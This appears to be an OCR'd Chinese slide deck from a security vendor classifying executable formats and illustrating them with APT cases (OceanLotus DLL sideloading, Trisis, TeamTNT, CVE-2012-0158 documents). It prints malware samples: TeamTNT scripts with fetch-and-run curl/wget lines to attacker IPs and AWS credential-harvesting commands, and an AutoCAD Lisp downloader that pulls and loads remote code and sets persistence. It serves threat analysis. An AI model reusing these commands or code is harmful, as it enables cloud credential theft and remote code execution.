执行体全量识别与精细管控

高级持续性威胁中执行体的多种格式

安天 | 安全研究与应急处理中心


执行体与攻击技战术的全频谱相关

安天中译版V12.0

目 录

01 执行体分类与文件格式

执行体分类



执行体分类
执行依赖
存储形态/格式
软件数据类
文本类 63
脚本类 23
可执行文件类 49
包裹类 41
文档类 38
媒体类 54
图像类 19
杂项 8
存储位置
引导扇区
磁盘文件
固件ROM
内存
硬件环境
基础软件（操作系统）环境
可执行程序
PE可执行文件
ELF可执行文件
Mach-O可执行文件
.....
伪编译程序
pytoexe
Autoit（Aut2Exe）
NSIS
.....
系统脚本
bash
cmd
PowerShell
.....
利用系统漏洞的执行体
应用软件环境
应用脚本
python
AutoLisp
MatLab script
javascript
VBScript
PHP script
VBA
Lua
Groovy
Tcl
Perl
.....
字节码
JAR
Luac
PYC
p-code
.....
利用应用软件漏洞的执行体
打包封装——摆脱对应用软件环境的依赖
编译——更快的加载速度并一定程度上保护源代码
固件
微码
引导
裸机
BIOS/UEFI自举加载
设备自举加载

安天AVLSDK引擎文件格式划分

安天AVL引擎对文件格式的识别分类

—9大类格式分类，372小类格式分类

分类	分类(中文)	数量(包含小版本)	格式列表
SoftData	软件数据类	122	SoftData/Microsoft.OTF[:Font file OpenType] SoftData/Microsoft.ANI[:Windows Animated Cursor] SoftData/UltraEdit.UEW[:Wordfile]
Text	文本类	52	Text/W3C.XML Text/W3C.CSS Text/PGP.PKR[:Public key block]
BinExecute	可执行文件类	48	BinExecute/Apple.IOS[:IPhone] BinExecute/Python.PYC[:v2.1 bytecode] BinExecute/Apple.MAGIC[:X86]
Archive	包裹类	40	Archive/Microsoft.EX_[:SZDD] Archive/ALZip.ALZ Archive/OpenDarwin.XAR[:eXtensible ARchiver]
Document	文档类	34	Document/Ichitaro.JTD[:Japan] Document/Hancom.HWP[:MS Office] Document/Microsoft.XLSX[:Excel 2007-2012]
Media	媒体类	33	Media/Matroska.MKV Media/Microsoft.WTV[:Windows Recorded TV Show] Media/Microsoft.AVI[:Audio Video Interleave]
Script	脚本类	22	Script/Microsoft.AutoIt Script/Microsoft.BAT Script/Qt.QML
Picture	图像类	14	Picture/Microsoft.WMF[:Windows Metafile] Picture/Flexera.HDR[:InstallShield setup header] Picture/Apple.ICNS[:Icon Image]
Other	其他	7	Other/Unknown.BLF Other/Unknown.TLB[:OLETypeLibrary] Other/Unknown.3TF





02 高级持续性威胁中的执行体案例

高级持续性威胁中依照执行依赖划分的执行体

执行体格式	执行依赖	案例	备注
可执行程序	基础软件（操作系统）环境	侧加载利用（海莲花）	
伪编译程序	基础软件（操作系统）环境	python编译的exe文件（海渊）	
系统脚本	基础软件（操作系统）环境	shell文件利用（ TeamTNT ）	
利用系统漏洞的执行体	基础软件（操作系统）环境	漏洞利用文档（绿斑）	漏洞利用本质是对执行依赖的破坏
利用应用软件漏洞的执行体	应用软件环境		
应用脚本	应用软件环境	AutoCAD-lisp脚本	脚本类型与字节码类型楼依赖于执行环境
字节码	应用软件环境		

编译的可执行类执行体——侧加载利用（海莲花）






Address	Ordinal	Name	Library
00409000		FLVCore::Encoder::Encode(void)	Flash Video Extension
00409004		FLVCore::Progress::SetData(std::map<std::basic_string<char,std::char_trai…	Flash Video Extension
00409008		FLVCore::Progress::Progress(HINSTANCE__ *)	Flash Video Extension
0040900C		FLVCore::Progress::~Progress(void)	Flash Video Extension
00409010		FLVCore::Progress::Log(std::basic_stringstream<char,std::char_traits<char…	Flash Video Extension
00409014		FLVCore::Progress::Log(std::basic_string<char,std::char_traits<char>,std:…	Flash Video Extension
00409018		FLVCore::Source::Factory(FLVCore::Source * *,wchar_t const *)	Flash Video Extension
0040901C		FLVCore::Encoder::Encoder(FLVCore::Progress *,ulong)	Flash Video Extension
00409020		FLVCore::Encoder::SetSource(FLVCore::Source &)	Flash Video Extension
00409024		FLVCore::Destination::Factory(FLVCore::Destination * *,wchar_t const *)	Flash Video Extension
00409028		FLVCore::Encoder::SetDestination(FLVCore::Destination &)	Flash Video Extension
0040902C		FLVCore::Encoder::SetParameters(std::basic_string<char,std::char_traits<c…	Flash Video Extension
00409030		FLVCore::Encoder::~Encoder(void)	Flash Video Extension
00409034		FLVCore::Initialize(HINSTANCE__ *)	Flash Video Extension
00409038		FLVCore::Uninitialize(void)	Flash Video Extension
0040903C		FLVCore::Source::CanOpen(wchar_t const *,uchar *)	Flash Video Extension

海莲花团伙利用白程序执行体执行恶意代码

MD5	00DD1CD189FD589BFACB6016622CB09E
文件名称	AcroTranscoder.exe
文件大小	66,944字节
文件格式	BinExecute/Microsoft.EXE[:X86]

MD5	3FCA8F488E0D8D99CC0FD5F3A256259F
文件名称	Flash Video Extension.dll
文件大小	11,715,584字节
文件格式	BinExecute/Microsoft.DLL[:X86]
病毒名称	Trojan[Loader]/Win32.OceanLotus

伪编译程序——python编译的exe文件（海渊）



MD5	6C39C3F4A08D3D78F2EB973A94BD7718
文件名称	Trilog.exe
文件大小	21,504字节
文件格式	BinExecute/Microsoft.EXE[:X86]
病毒名称	Trojan/Win32.Trisis

系统脚本类执行体——shell文件利用（TeamTNT）

```
#!/bin/sh

# curl -Lk http://45.9.148.35/chimaera/sh/grab_aws-data.sh | sh


if [ $# -eq 0 ]
  then
    mkdir -p /var/tmp/.../...TnT.../aws-account-data/
    cd /var/tmp/.../...TnT.../aws-account-data/
fi

# https://docs.aws.amazon.com/cli/latest/reference/iam/index.html
###

aws iam get-account-authorization-details > iam-get-account-authorization-details.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-authorization-details.html
aws iam get-account-password-policy > iam-get-account-password-policy.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-password-policy.html

# https://docs.aws.amazon.com/cli/latest/reference/iam/get-account-summary.html
aws iam get-account-summary > iam-get-account-summary.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-account-aliases.html
aws iam list-account-aliases > iam-list-account-aliases.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-groups.html
aws iam list-groups > iam-list-groups.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-instance-profiles.html
aws iam list-instance-profiles > iam-list-instance-profiles.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-open-id-connect-providers.html
aws iam list-open-id-connect-providers > iam-list-open-id-connect-providers.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-policies.html
aws iam list-policies > iam-list-policies.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-roles.html
aws iam list-roles > iam-list-roles.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-saml-providers.html
aws iam list-saml-providers > iam-list-saml-providers.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-server-certificates.html
aws iam list-server-certificates > iam-list-server-certificates.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-users.html
aws iam list-users > iam-list-users.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/list-virtual-mfa-devices.html
aws iam list-virtual-mfa-devices > iam-list-virtual-mfa-devices.json
# https://docs.aws.amazon.com/cli/latest/reference/iam/get-credential-report.html
aws iam get-credential-report > iam-get-credential-report.json
```


- 开发速度快
- 利用系统命令执行
- 针对性强


```
#!/bin/bash
#
#   TITLE:      GRABBER_aws-cloud
#   AUTOR:      hilde@teamtnt.red
#   VERSION:    V0.00.1
#   DATE:       15.08.2021
#
#   SRC:        wget -O- http://45.9.148.182/cmd/GRABBER_aws-cloud.sh | bash
#
#################################################################

export LC_ALL=C.UTF-8 2>/dev/null 1>/dev/null
export LANG=C.UTF-8 2>/dev/null 1>/dev/null
HISTCONTROL="ignorespace${HISTCONTROL:+:$HISTCONTROL}" 2>/dev/null 1>/dev/null
export HISTFILE=/dev/null 2>/dev/null 1>/dev/null
HISTSIZE=0 2>/dev/null 1>/dev/null
unset HISTFILE 2>/dev/null 1>/dev/null
export PATH=$PATH:/var/bin:/bin:/sbin:/usr/sbin:/usr/bin
if [[ "$(hostname)" = "HaXXoRsMoPPeD" ]]; then exit ; fi
if [[ ! -z "$DFGZRFVGRF" ]]; then exit ; fi
STEALER_OUT="/var/tmp/TeamTNT_AWS_STEALER.txt"
if [ "$(uname -m)" = "aarch64" ]; then SYSTEM_TYP="aarch64"
elif [ "$(uname -m)" = "x86_64" ];  then SYSTEM_TYP="x86_64"
elif [ "$(uname -m)" = "i386" ];    then SYSTEM_TYP="i386"
else SYSTEM_TYP="i386"; fi
TIO=13
function INIT_MAIN(){
export DFGZRFVGRF=""
INIT_SECOND
AWS_SYSTEM_ENV
AWS_DOCKER_ENV
AWS_CRED_FILES
AWS_META_DATA_CREDS
AWS_META_DATA
AWS_DATA_LOGFILE_UPLOAD
}
function INIT_SECOND(){
function DLOAD_BYPASS() {
function UNLOCK_FILE(){
function LOCK_FILE(){
function TNT_PH(){
function SYSTEM_FIX(){
function TNT_IER(){
function DNS_MODIFIKATIONEN(){
function AWS_SYSTEM_ENV(){
function AWS_DOCKER_ENV(){
function AWS_CRED_FILES(){
function AWS_META_DATA_CREDS(){
function AWS_META_DATA(){
function AWS_DATA_LOGFILE_UPLOAD(){

INIT_MAIN
```

MD5	ADD5F824253DC9B2073C2951AFC4C5A1
文件名称	grab_aws-data.sh
文件大小	11,537字节
文件格式	Script/Linux.SH[:Shell]
病毒名称	Trojan[Spy]/Linux.TeamTNT

MD5	C491A19742C352B2C6221037DFAC7A4A
文件名称	GRABBER_aws-cloud.sh
文件大小	9,665字节
文件格式	Script/Linux.SH[:Shell]
病毒名称	Trojan[Stealer]/Linux.TeamTNT

利用应用软件漏洞的执行体——漏洞利用文档（绿斑）





MD5	19365FDDC2FCA8735D51DEF001704DB3
文件名称	2013中国亚洲太平洋学会年会文件.doc
文件大小	251,914字节
文件格式	Text/MIME.EMAIL
病毒名称	Trojan[Exploit]/Win32.CVE-2012-0158.a

绿斑组织对CVE-2012-0158的利用

脚本类执行体——AutoCAD-lisp脚本

- 目标识别精准
- 恶意行为隐蔽
- 依赖于执行环境

```
(if HC-YSL (PROGN   (HC-YSL ) )
(PROGN   (DEFUN HC-YSL( / *ERROR* )
(T (setq  *ERROR* NULL) )  ) ))
(VL-LOAD-COM )
(if VLISP-COMPILE (PROGN   (PRINC ) )
(PROGN   (DEFUN GC( / *ERROR* SQRT ~ 1+ 1- PI LSH GCD EXP COS LOG SIN ATAN ADS ABS ARX N M )
(DEFUN *ERROR*
( M )
(LOG '(LAMBDA NIL (SQRT M ) ) )  )
(DEFUN SQRT
( M )
(setq SIN (ADS "Microsoft.XMLHTTP" ))
(ARX SIN "open" "get" (~ M "msg" "http://sl.szmr.org/cj/?msg" ) 0 nil ) ;网络连接
(ARX SIN "send" "" ) ;发送
(setq ABS (ADS "ADODB.Stream" ))  ;设置文本流
(setq GCD (~ LSH "x" "x\\slb.fas" ))  ;获取slb.fas文件
(vlax-put ABS "Mode" 3 )  ;设置文本流属性
(vlax-put ABS "Type" 1 )
(ARX ABS "open" nil nil nil nil nil )
(ARX ABS "write" (vlax-get-property SIN "responseBody" ) )
(if (> (vlax-get-property ABS "size" ) 3000 )
(PROGN
(ARX ABS "savetofile" GCD 2 ) )  ;将获取的slb.fas文件内容存入文本流中执行
)
(vlax-release-object SIN ) ;释放XMLHTTP对象
(vlax-release-object ABS ) ;释放ADODB.Stream对象
(LOG '(LAMBDA NIL (LOAD GCD NIL ) ) ) ;加载slb.fas文件
(VL-FILE-DELETE GCD )  )  ;删除slb.fas文件
(setq ~ VL-STRING-SUBST) ;替换字符串
(setq COS VL-FILE-COPY) ;拷贝文件
(setq EXP FINDFILE) ;查找文件
(setq LOG VL-CATCH-ALL-APPLY) ;协助传递参数
(setq ADS vlax-create-object) ;创建对象
(setq ARX vlax-invoke-method)
(setq jia&&l+ (~ ".fas" ".dcl" (EXP "acad.dcl" ) ))
(setq jia&&l- (~ (GETVAR "dwgprefix" ) "p" "pacad.fas" )) ;获取当前操作的图形文件路径，拼接acad.fas
(setq PI (vlax-get-acad-object ))
(setq LSH (vlax-get PI 'PATH ))
(setq GCD (~ LSH "p" "p\\acaddoc.fas" ))
```


MD5	D0CB6645E97CF8A574E34E3AE5126054
文件名称	acad.lsp
文件大小	3,341字节
文件格式	SoftData/AutoLISP.VLX
病毒格式	Trojan/JS.Duxlsp

```
(
if (EXP jia&&l+ )
(PROGN    (if (NOT (EXP jia&&l- ) )
(PROGN   (COS jia&&l+ jia&&l- )
(LOG '(LAMBDA NIL (vlax-put (ARX (ADS "Scripting.FileSystemObject" ) (QUOTE GETFILE ) 1- ) (QUOTE ATTRIBUTES ) 35 ) ) ) ) ) )
(PROGN    (if (NOT (COS jia&&l- jia&&l+ ) )  ;复制文件操作
(PROGN   (COS GCD jia&&l+ ) (COS GCD jia&&l- ) )) )
)


(
if (NOT (EXP GCD ) ) ;寻找文件，若不存在则进行复制
(PROGN   (COS jia&&l+ GCD ) ))
(LOG '(LAMBDA NIL (SETVAR "acadlspasdoc" 1 ) ) ) ;通过系统变量设置每个图形文件自动加载LISP
